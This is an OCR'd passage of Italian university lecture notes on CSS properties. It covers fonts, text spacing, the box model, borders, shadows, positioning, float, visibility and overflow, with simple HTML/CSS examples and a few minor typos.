	o *lowercase* (tutto minuscolo)
	o *inherit* (proprietà ereditata di default)
	
	- **Esempio**:
	`<!DOCTYPE html>`
	`<html>`
	 
	Anteprima esempio

<table>
<tr>
<td></td>
<td>


```
<head>
   <style>
   div.a { text-transform: uppercase; }
   div.b { text-transform: lowercase; }
   div.c { text-transform: capitalize; }
   </style>
</head>
<body>
   <h1>The text-transform Property</h1>

   <h2>text-transform: uppercase:</h2>
   <div class="a">lorem ipsum dolor sit
amet</div>

   <h2>text-transform: lowercase:</h2>
   <div class="b">LOREM IPSUM DOLOR SIT
AMET</div>

   <h2>text-transform: capitalize:</h2>
   <div class="c">lorem ipsum dolor sit
amet</div>
</body>
</html>
```

</td>
</tr>
<tr>
<td>letter-spacing</td>
<td>

- Proprietà che specifica lo spazio tra le lettere
- Valore di default è *normal*.
- Valori possibili:
  - *normal*
  - Una lunghezza (possibili sia valori positivi che negativi)
  - *inherit* (proprietà ereditata di default)

- **Esempio**:


```
<!DOCTYPE html>
<html>
   <head>
      <style>
      h1 { letter-spacing: 3px; }
      h2 { letter-spacing: 2px; }
      h3 { letter-spacing: -2px;}
      </style>
   </head>
   <body>
      <h1>This is heading 1</h1>
      <h2>This is heading 2</h2>
      <h3>This is heading 3</h3>
   </body>
</html>
```



</td>
</tr>
</table>

`word-spacing`

- Proprietà con cui possiamo incrementare o decrementare lo spazio bianco tra le parole (non tra i caratteri, per quello usare la proprietà precedente).
- Valore di default è normal.
- Valori possibili:
  - *normal*
  - Una lunghezza (possibili valori positivi e negativi)
  - *inherit* (proprietà ereditata di default)
- Esempio:



Anteprima esempio

```
<!DOCTYPE html>
<html>
   <head>
      <style>
      p.a { word-spacing: normal; }
      p.b { word-spacing: 30px; }
      p.c { word-spacing: 1cm; }
      </style>
   </head>
   <body>
      <h2>word-spacing: normal:</h2>
      <p class="a">This is some text. This is some
text.</p>
      <h2>word-spacing: 30px:</h2>
      <p class="b">This is some text. This is some
text.</p>
      <h2>word-spacing: 1cm:</h2>
<p class="c">This is some text. This is some
text.</p>
   </body>
</html>
```

In questo punto dovreste trovare la proprietà `white-space`. Non avendola compresa a pieno preferisco rimandarvi alle diapositive.

`font-family`

- Proprietà con cui stabiliamo il font da utilizzare in un certo elemento
- Dobbiamo decidere:
  - La famiglia generica del font. I font appartengono a una delle seguenti famiglie:
    - *serif* (piccole linee alla fine di alcuni caratteri)
    - *sans-serif* (senza piccole linee alla fine di alcuni caratteri)
    - *monospace* (caratteri aventi la stessa lunghezza)
  - La famiglia di un font specifico (Times New Roman, Arial, Courier New).
- Si consiglia di indicare non uno ma più famiglie di font specifici (+ una famiglia generica posta alla fine): questo sistema *fallback* permette al browser di avere scelte secondarie di font nel caso in cui non sia in grado di caricare la prima famiglia scelta.
- Ricordarsi che se sono presenti spazi nel nome del font è necessario porlo tra doppi apici.
- **Esempio**:

```
<!DOCTYPE html>
<html>
   <head>
      <style>
      p.a {
```

Prima la famiglia di un font specifico (o più di una), dopo la famiglia generica (o più di una).

<table>
<tr>
<td></td>
<td>
<pre>
font-family: "Times New Roman", Times, serif;
}
p.b {
font-family: Arial, Helvetica, sans-serif;
}
</style>
</head>
<body>
This is a paragraph, shown in the Times New Roman font.
This is a paragraph, shown in the Arial font.
</body>
</html>
</pre>
This is a paragraph, shown in the Times New Roman font.

This is a paragraph, shown in the Arial font.
</td>
</tr>
<tr>
<td>font-size</td>
<td>
- Proprietà con cui specifichiamo la dimensione del testo.
- La dimensione di default è 16px (o 1em).
- La dimensione del testo può essere:
  o assoluta: possiamo utilizzare unità di misura assolute ma anche keyword, precisamente:
    ▪ xx-small
    ▪ x-small
    ▪ small
    ▪ medium
    ▪ large
    ▪ x-large
    ▪ xx-large
  o relativa: possiamo porre una dimensione dipendente dall’elemento parente o da una tabella. I valori possibili sono:
    ▪ larger
    ▪ smaller
  o Esempio: ho un elemento con font size medium, se un elemento figlio avrà font-size larger allora avrò font-size large.

- Esempio:
<pre>
<!DOCTYPE html>
<html>
<head>
<style>
div.a { font-size: xx-small; }
div.b { font-size: x-small; }
div.c { font-size: small; }
div.d { font-size: medium; }
div.e { font-size: large; }
div.f { font-size: x-large; }
div.g { font-size: xx-large; }
div.h { font-size: larger; }
div.i { font-size: smaller; }
</style>
</head>
<body>
This is some text.
This is some text.
This is some text.
This is some text.
This is some text.
</pre>
</td>
</tr>
</table>

<table>
<tr><td></td><td>

```
            <div class="f">This is some text.
               <div class="i">This is some smaller text.</div>
            </div>
            <div class="g">This is some text.
               <div class="h">This is some larger text.</div>
            </div>
         </body>
      </html>
```

This is some text.
This is some text.
This is some text.
This is some text.
This is some text.
This is some text.
This is some smaller text.
This is some text.
This is some larger text.
</td></tr>
<tr><td>font-style</td><td>

- Marcelloni specializzato in salto della diapositiva.
- Proprietà applicabile a tutti gli elementi
- Proprietà ereditata automaticamente se non espressa (o se si pone *inherit* come valore)

- **Valori possibili**:
  - *normal* (valore di default)
  - *italic*
  - *oblique* (non proprio percettibile la differenza rispetto a *italic*)
  - *inherit*

- **Esempio**:

```
<!DOCTYPE html>
<html>
   <head>
      <style>
      p.a { font-style: normal; }
      p.b { font-style: italic; }
      p.c { font-style: oblique; }
      </style>
   </head>
   <body>
      <p class="a">This is a paragraph, normal.</p>
      <p class="b">This is a paragraph, italic.</p>
      <p class="c">This is a paragraph, oblique.</p>
   </body>
</html>
```

This is a paragraph, normal.

This is a paragraph, italic.

This is a paragraph, oblique.

Anteprima dell'esempio
</td></tr>
<tr><td>font-weight</td><td>

- Proprietà con cui specifichiamo “il peso” del carattere (in un certo senso lo spessore del font, i browser non è detto che interpretino questa differenza effettiva).
- Proprietà ereditata automaticamente se non espressa (o se si pone *inherit* come valore)
- Proprietà applicabili a qualunque elemento.
  Valore di default è *normal*.

- Valori possibili:
  - *normal* (o 400)
  - *bold* (o 700)
  - 100, 200, 300, …, 500, 600, …, 800, 900
</td></tr>
</table>

	○ *bolder* (più scuro) o *lighter* (più chiaro)
	○ *inherit*
	
	- **Esempio**:
	`<!DOCTYPE html>`
	`<html>`
	`<head>`
	`<style>`
	`p.a { font-weight: 100; }`
	`p.b { font-weight: 200; }`
	`p.c { font-weight: 300; }`
	`p.d { font-weight: normal; }`
	`p.e { font-weight: 500; }`
	`p.f { font-weight: 600; }`
	`p.g { font-weight: bold; }`
	`p.h { font-weight: 800; }`
	`p.h { font-weight: 900; }`
	`</style>`
	`</head>`
	`<body>`
	`<p class="a">This is a paragraph.</p>`
	`<p class="b">This is a paragraph.</p>`
	`<p class="c">This is a paragraph.</p>`
	`<p class="d">This is a paragraph.</p>`
	`<p class="e">This is a paragraph.</p>`
	`<p class="f">This is a paragraph.</p>`
	`<p class="g">This is a paragraph.</p>`
	`<p class="h">This is a paragraph.</p>`
	`</body>`
	`</html>`
	
	This is a paragraph.
	This is a paragraph.
	This is a paragraph.
	This is a paragraph.
	This is a paragraph.
	This is a paragraph.
	This is a paragraph.
	This is a paragraph.
	Anteprima esempio

`font-variant`	- Proprietà con cui possiamo indicare una variante del font - Valore di default è *normal*. - Proprietà applicabile a qualunque elemento. - Proprietà ereditata automaticamente se non espressa (o se si pone *inherit* come valore) - Valori possibili: ○ *normal* Change font variant by clicking the radiobuttons ○ *small-caps* (testo con lettere maiuscole di dimensione minuscola) CHANGE FONT VARIANT BY CLICKING THE RADIOBUTTONS ○ *inherit* (proprietà di default ereditata)
`line-height`	- Proprietà con cui specifichiamo la minima altezza dello spazio tra due linee. - Valore di default è normal. - Proprietà applicabile a qualunque elemento. - Proprietà ereditata automaticamente se non espressa (o se si pone *inherit* come valore) - Valori possibili: ○ *normal* ○ Lunghezza, numero o percentuale ▪ Lunghezza: valore non negativo che specifica un'altezza. Normal flkmgnlkg sgksklgnszng lsgdknsdklgnsdgsg New interline fddgdfgdhjkjhkhjk thgfhfghfghfhfghhgfhr New interline gdggfdgggdfg ddfgdfghseuheh hherhhhrfdf


<table>
<tr>
<td></td>
<td>

Numero: numero non negativo adimensionale moltiplicato per il font-size dell'elemento.
Percentuale: stessa cosa del numero ma espressa in percentuale (sempre valore non negativo).

o inherit
Anteprima esempio
- Esempio:
<pre>
<head>
<style type="text/css">
div {
   width: 200px; border: thin solid; margin: 30px
}
.par1 { font-size: 12pt; line-height: 250% }
.par2 { font-size: 12pt; line-height: 0.6 }
</style>
</head>
<body>
<div>Normal flkmgnlkg sgksklgnszng
lsgdknsdklgnsdgsg</div>
<div class="par1">New interline fddgdfgdhjkjhkhjk
thgfhfghfghfhfghhgfhr </div>
<div class="par2"> New interline gdggfdgggdfg
ddfgdfghseuheh
hherhhhtrhdf </div>
</body>
</pre>
</td>
</tr>
<tr>
<td><code>font</code></td>
<td>Diapositiva 133</td>
<td>
- Possiamo esprimere tutte le proprietà introdotte attraverso un'unica proprietà.
- Sconsigliato utilizzare questa proprietà.
</td>
</tr>
</table>

Box-Model


- Risulta estremamente comodo immaginarci ogni elemento come se fosse un contenitore avente certe dimensioni.
- Distinguiamo due tipi di elementi:
  - **Block elements**, occupano tutto il width disponibile e introducono line-breaks, prima e dopo l'elemento
    - Esempi: `div, p, h1`
  - **Inline elements**, occupano solo il width necessario e non introducono line-breaks.
    - Esempi: `span, strong, a`
- Il contenitore può essere immaginato strutturato in questo modo:



  - *content*, spazio effettivamente occupato dal contenuto dell'elemento
  - *padding*, *la ciccia* dell'elemento (colore stabilito da background-color)
  - *border*, il bordo dell'elemento (colore stabilito da background-color)
  - *margin*, la distanza tra l'elemento e tutti gli altri elementi (colore trasparente e non determinabile).
- Segue che width ed height dell'elemento siano determinati da più fattori:
  - **width**: margin-left + padding-left + border-left + content-width + border-right + padding-right + margin-right
  - **height**: margin-top + border-top + padding-top + content-height + padding-bottom + border-bottom + margin-bottom
- Quanto detto è impostabile attraverso alcune proprietà introdotte più avanti.


<table>
<tr>
<td><code>padding-left,
padding-right,
padding-bottom,
padding-top</code></td>
<td>
- Proprietà con cui specifichiamo il padding di un elemento.
- Valore di default è 0.
- Proprietà non ereditata automaticamente.
- Applicabile a qualunque elemento tranne gruppi di tabelle, header di tabelle, footer di tabelle, righe di tabelle, gruppi di colonne di tabelle e colonne di tabelle.


- Valori possibili:
o Inherit (proprietà di default non ereditata)
o Un valore numerico (width), che può essere una lunghezza o una percentuale (ovviamente non sono accettati valori negativi)

- Esempio:
<pre>
<!DOCTYPE html>
<html>
  <head>
    <style>
    div {
    border: 1px solid black;
    background-color: lightblue;
    padding-top: 50px;
    padding-right: 30px;
    padding-bottom: 50px;
    padding-left: 80px;
    }
    </style>
  </head>
  <body>
    <div>This div element has a top padding of
50px, a right padding of 30px, a bottom padding of
50px, and a left padding of 80px.</div>
  </body>
</html>
</pre>


</td>
</tr>
<tr>
<td><code>padding</code></td>
<td>
- Proprietà che unisce le precedenti. Validi gli stessi discorsi delle proprietà precedenti.
- Possiamo fornire in sequenza 1, 2, 3 o 4 valori.
o un valore: uno per top/bottom/left/right
o due valori: uno per top/bottom e uno per left/right
o tre valori: uno per top, uno per left/right, uno per bottom
o quattro valori: nell'ordine top, right, bottom, left.
</td>
</tr>
<tr>
<td><code>border-top-width,
border-right-width,
border-bottom-width,
border-left-width</code></td>
<td>
- Proprietà con cui specifichiamo la larghezza del bordo di un certo documento.
- Valore di default è medium.
- Proprietà applicabile a qualunque elemento.

- Stessi discorsi fatti con le quattro proprietà del padding, ma possiamo porre (se vogliamo) uno dei seguenti valori:
o thin
</td>
</tr>
</table>

	○ *medium* ○ *thick*
`border-width`	- Proprietà che unisce le precedenti. Validi gli stessi discorsi di prima (utilizzo dei nuovi valori appena introdotti, inserimento in sequenza di più valori…).
`Border-top-color, border-right-color, border-bottom-color, border-left-color`	- Proprietà con cui specifichiamo il colore del bordo. - Valore di default è il valore della proprietà *color* (quella con cui stabiliamo il colore del font). - Proprietà non ereditata automaticamente. - Proprietà applicabile a qualunque elemento. - Valori possibili: ○ *transparent* ○ *inherit* (proprietà di default non ereditata) ○ Un colore (specificabile coi metodi già visti)
`border-color`	- Proprietà che unisce le precedenti. Validi gli stessi discorsi di prima.
`border-top-style, border-right-style, border-bottom-style, border-left-style`	- Proprietà con cui specifichiamo lo stile di parte del bordo. - Proprietà applicabile a qualunque elemento. - Proprietà non ereditata automaticamente. - Valore di default è *none*. - **Possibili i seguenti valori**: ○ *none* ○ *hidden* ○ *dotted* (bordo a puntini) ○ *dashed* (bordo tratteggiato) ○ *solid* (bordo solido) ○ *double* ○ *groove* ○ *ridge* ○ *inset* (contenuto scavato) ○ *outset* (contenuto in rilievo) - **Anteprima bordi**: 
`border-style`	- Proprietà che unisce le precedenti. - Validi gli stessi discorsi di prima.
`border-top-left-radius, border-top-right-radius, border-bottom-right-radius, border-bottom-left-radius`	- Proprietà con cui costruiamo forme con bordi arrotondati. - Proprietà applicabile a qualunque elemento. - Valore di default è 0. - I valori espressi (lunghezze o percentuali) esprimono due raggi relativi a un ellisse che definisce il nostro angolo arrotondato. - Possiamo, attraverso i valori espressi, esprimere quanto un bordo sia arrotondato.



- **Esempio**:

```
<style type="text/css">
div {
    border: 2px solid #a1a1a1;
    padding: 10px 40px;
    background: #dddddd;
    width: 300px;
    border-radius: 25px;
}
</style>
<div>The border-radius property allows you to add
rounded corners to elements.</div>
```

The border-radius property allows you to add rounded corners to elements.

`box-shadow`

- Proprietà con cui definiamo l'ombra di un elemento.
- Valore di default è *none*.
- Proprietà applicabile a qualunque elemento.
- Proprietà non ereditata automaticamente (necessario valore inherit)

- Struttura della dichiarazione:

`box-shadow: none|h-offset v-offset blur spread color[ inset]|inherit;`

Consideriamo la parte evidenziata:

- `h-offset`: richiesto, indica l'offset orizzontale. Un valore positivo pone l'ombra sul lato destro del box, un valore negativo sul lato sinistro del box.


box-shadow:10px 10px grey;

box-shadow:-10px 10px grey;

- `v-offset`: richiesto, indica l'offset verticale. Un valore positivo pone l'ombra sotto il box, un valore negativo sopra il box.


box-shadow:10px 10px grey;

box-shadow:10px -10px grey;

	○ `blur`: opzionale, indico la sfocatura. Maggiore è il numero, maggiore sarà la sfocatura dell'ombra.  *box-shadow:10px -10px 20px grey;* ○ `spread`: opzionale, grandezza dell'ombra. Un valore positivo aumenta la dimensione dell'ombra, un valore negativo la diminuisce.  *box-shadow:10px -10px 20px 16px grey;* ○ `color`: opzionale, colore dell'ombra. Di default si pone come colore quello del testo. ○ *`inset`*: keyword opzionale, se posta permette di cambiare il punto di vista dell'ombra (da esterno a interno).  *box-shadow:20px 20px 50px 10px pink;* *box-shadow:20px 20px 50px 10px pink inset;*
`margin-top, margin-bottom, margin-left, margin-right`	- Proprietà con cui specifichiamo il margine di una certa area del documento. - Valore di default è 0. - Proprietà non ereditata automaticamente. - Validi i discorsi relativi al *padding*, teniamo conto della presenza di un nuovo valore: ○ *auto*: margini automaticamente impostati in modo tale che considerando width, height, padding e borders si ottenga un'area interamente occupata. - **Esempio relativo a *margin:auto***: `<!DOCTYPE html>`

<table>
<tr><td></td><td>

```
<html>
   <head>
      <style>
      div {
      width:300px;
      margin: auto;
      border: 1px solid red;
      }
      </style>
   </head>
   <body>
       <h2>Use of margin:auto</h2>
       <p>You can set the margin property to auto to
horizontally center the element within its
container. The element will then take up the
specified width, and the remaining space will be
split equally between the left and right
margins:</p>

        <div>
        This div will be horizontally centered
because it has margin: auto;
        </div>
   </body>
</html>
```



</td></tr>
<tr><td>margin</td><td>

- Proprietà che unisce le precedenti.
- Validi gli stessi discorsi di prima.

</td></tr>
<tr><td>width</td><td>

- Proprietà che inizializza la larghezza del contenuto.
- Proprietà applicabile a tutti gli elementi tranne elementi inline non-replaced, righe di tabelle e gruppi di righe.
- Valore di default è auto.
- Proprietà non ereditata in automatico (necessario valore *inherit*).

- Il width può essere espresso con una certa unità di misura, o in percentuale.

</td></tr>
<tr><td>height</td><td>

- Proprietà che inizializza l'altezza del contenuto.
- Proprietà applicabile a tutti gli elementi tranne elementi inline non-replaced, colonne di tabelle e gruppi di colonne.
- Valore di default è auto.
- Proprietà non ereditata in automatico (necessario valore *inherit*).

- Il width può essere espresso con una certa unità di misura, o in percentuale.

</td></tr>
<tr><td>position, top, right, bottom, left</td><td>

- Proprietà con cui determiniamo l'algoritmo di posizionamento usato per calcolare la posizione di un box.


- **Valori possibili per *position***:
  - *static*: il box è posizionato come da flusso normale. Le proprietà `top`, `right`, `bottom` e `left` non sono applicate.
  - *relative*: il box è posizionato come da flusso normale, ma è possibile uno spostamento rispetto alla sua posizione normale. Per determinare lo spostamento utilizziamo le proprietà `top`, `right`,

</td></tr>
</table>


<table>
<tr>
<td></td>
<td>
bottom e left. Lo spazio originariamente occupato non sarà utilizzato a seguito dello spostamento.
o absolute: Il box è posizionato con le proprietà le proprietà top, right, bottom e left ed escluso dal flusso normale.
o fixed: il box è posizionato in modo assoluto rispetto alla viewport.
▪ Attenzione: la cosa potrebbe impattare sulla fruibilità.
▪ Dettaglio interessante: in caso di stampa gli elementi con position:fixed sono stampate in tutte le pagine.
o inherit (proprietà di default non ereditata)
- L'elemento si dice posizionato se position ha un valore diverso da static.

<u>Per maggiori informazioni sul posizionamento del box-model nel flusso vedere il secondo laboratorio.</u>
</td>
</tr>
<tr>
<td>z-index</td>
<td>
- Proprietà con cui stabiliamo la precedenza dei vari box in caso di sovrapposizione (l'asse z).
- Valore di default è auto.
- Proprietà applicabile agli elementi posizionabili (cioè gli elementi dove la proprietà position ha un valore diverso da static)
- Valori possibili:
o auto (valore di default, stesso valore del parent box)
o Valore intero (anche negativi se necessari, se vogliamo dare priorità assoluta all'elemento dobbiamo porre un valore più alto rispetto a quello degli altri elementi)
o inherit (proprietà di default non ereditata)

- Esempio:
<pre>
<!DOCTYPE html>
<html>
   <head>
      <style>
      img {
      position: absolute;
      left: 0px;
      top: 0px;
      z-index: VALORE;
      }
      </style>
   </head>
   <body>
      <h1>The z-index Property</h1>

      <img src="w3css.gif" width="100" height="140">
      <p>Because the image has a z-index of -1, it
will be placed behind the heading.</p>
   </body>
</html>
</pre>
o Con z-index:0


o Con z-index:-1
</td>
</tr>
</table>

<table>
<tr><td></td><td> 
</td></tr>
<tr><td>float</td><td>
- Proprietà che specifica se un certo elemento deve essere fluttuante a sinistra o a destra o non esserlo (fluttuanza orizzontale).
- Valore iniziale è none.
- Proprietà non ereditata automaticamente (necessario valore inherit)
- Proprietà applicabile a qualunque elemento tranne *positioned elements*.


- Valori possibili (si tenga conto che lo spostamento è orizzontale):
  - *right*: il blocco è posto a destra. Quanto si trova normalmente sotto l'elemento è posto a sinistra dell'elemento.
  - *left*: il blocco è posto a sinistra. Quanto si trova normalmente sotto l'elemento è posto a destra dell'elemento.
  - *none*: comportamento di default
  - *inherit*

- **Esempio**:

```
<head>
<style type="text/css">
img { float: VALORE } /* could be also omitted*/
</style>
</head>
<body>
<p> float: none </p>
<p><img src="tower.jpg" alt="Tower"></p>
<p> The text follows the normal flow </p>
</body>
```

  - `float:none;`

  - `float:left;`



</td></tr>
</table>

<table>
<tr><td></td><td>
<code>float:right;</code>
float: none
The text follows the normal flow

</td></tr>
<tr><td><code>clear</code></td><td>
- Proprietà con cui indichiamo che gli elementi adiacenti a un certo floating element non devono essere adiacenti.
- Valore di default è none.
- Proprietà applicabile solo a elementi block-level.
- Proprietà non ereditata automaticamente (necessario valore inherit)


- Valori possibili:
o left: si annullano gli effetti di float left
o right: si annullano gli effetti di float right
o both: si annullano gli effetti sia di float left che di float right
o none (valore di default)


- Esempio:
<pre>
<head>
   <title> Examples of positioning </title>
   <style type="text/css">
   img { float: right }
   p {clear: right }
   </style>
</head>
<body>
   <p> float: none </p>
   <img src="tower.jpg">
   <p> The text follows the normal flow </p>
</body>
</pre>
float: none

The text follows the normal flow
</td></tr>
<tr><td><code>visibiliy</code></td><td>
- Proprietà che specifica se il box debba essere effettivamente mostrata.
- Proprietà applicabile a qualunque elemento.
- Proprietà non ereditata automaticamente (necessario valore inherit)
- Valore di default è visibile.


- Box invisibili influenzano sempre il layout: l'elemento in realtà è presente con le sue dimensioni ma è completamente trasparente.


- Valori possibili:
</td></tr>
</table>


	o *visible*: box visibile
	o *hidden*: il box è invisibile (elementi discendenti sono visibili se avranno come proprietà `visibility: visible`)
	o *collapse*: utilizzato nelle tabelle per rimuovere righe dalla visualizzazione. In elementi diversi da righe, gruppi di righe, colonne o gruppi di colonne, il valore *collapse* ha lo stesso significato del valore *hidden*.
	o *inherit*.
	
	- **Esempio**:
	`<style type="text/css">`
	`#im1 {`
	`position: static;`
	`top: 2in;`
	`left: 2in;`
	`width: 2in;`
	`visibility: hidden;`
	`}`
	`#im2 {`
	`position: static;`
	`top: 2in;`
	`left: 2in;`
	`width: 2in;`
	`}`
	`</style>`
	
	`<div id="im1">`
	`<img alt="Image 1" width="100" height="100" src="tower.jpg">`
	`<p>Tower 1</p>`
	`</div>`
	`<div id="im2">`
	`<img alt="Image 2" width="100" height="100" src="tower.jpg">`
	`<p>Tower 2</p>`
	`</div>`
	
	 
	
	Anteprima esempio

`overflow` (esistono anche le proprietà `overflow-x` ed `overflow-y`)	- Proprietà che specifica se il contenuto di un box debba essere tagliato in caso di overflow del contenuto. Valore di default è *visible*. - Proprietà applicabile a elementi block-level non replaced, celle di tabelle ed elementi inline-block. Proprietà non ereditata automaticamente (necessario valore *inherit*). - **Valori possibili**: o *visible*: contenuto non tagliato, sarà *mostrato* uscendo dal box. 

<table>
<tr>
<td></td>
<td>

hidden: il contenuto viene tagliato e non è possibile fare scroll


scroll: contenuto tagliato ma possibile effettuare scroll (lo scroll viene mostrato sempre)


auto: contenuto tagliato ma possibile effettuare scroll (lo scroll viene mostrato solo quando necessario)


inherit

</td>
</tr>
<tr>
<td>cursor</td>
<td>

Proprietà che specifica il tipo di cursore da visualizzare quando questo si trova sopra l’elemento
Valore di default è auto.
Proprietà applicabile a qualunque elemento.
Proprietà ereditata automaticamente.
Esempi di valori:


<table>
<tr><th>Value</th><th>Description</th></tr>
<tr><td>alias</td><td>The cursor indicates an alias of something is to be created</td></tr>
<tr><td>all-scroll</td><td>The cursor indicates that something can be scrolled in any direction</td></tr>
<tr><td>auto</td><td>Default. The browser sets a cursor</td></tr>
<tr><td>cell</td><td>The cursor indicates that a cell (or set of cells) may be selected</td></tr>
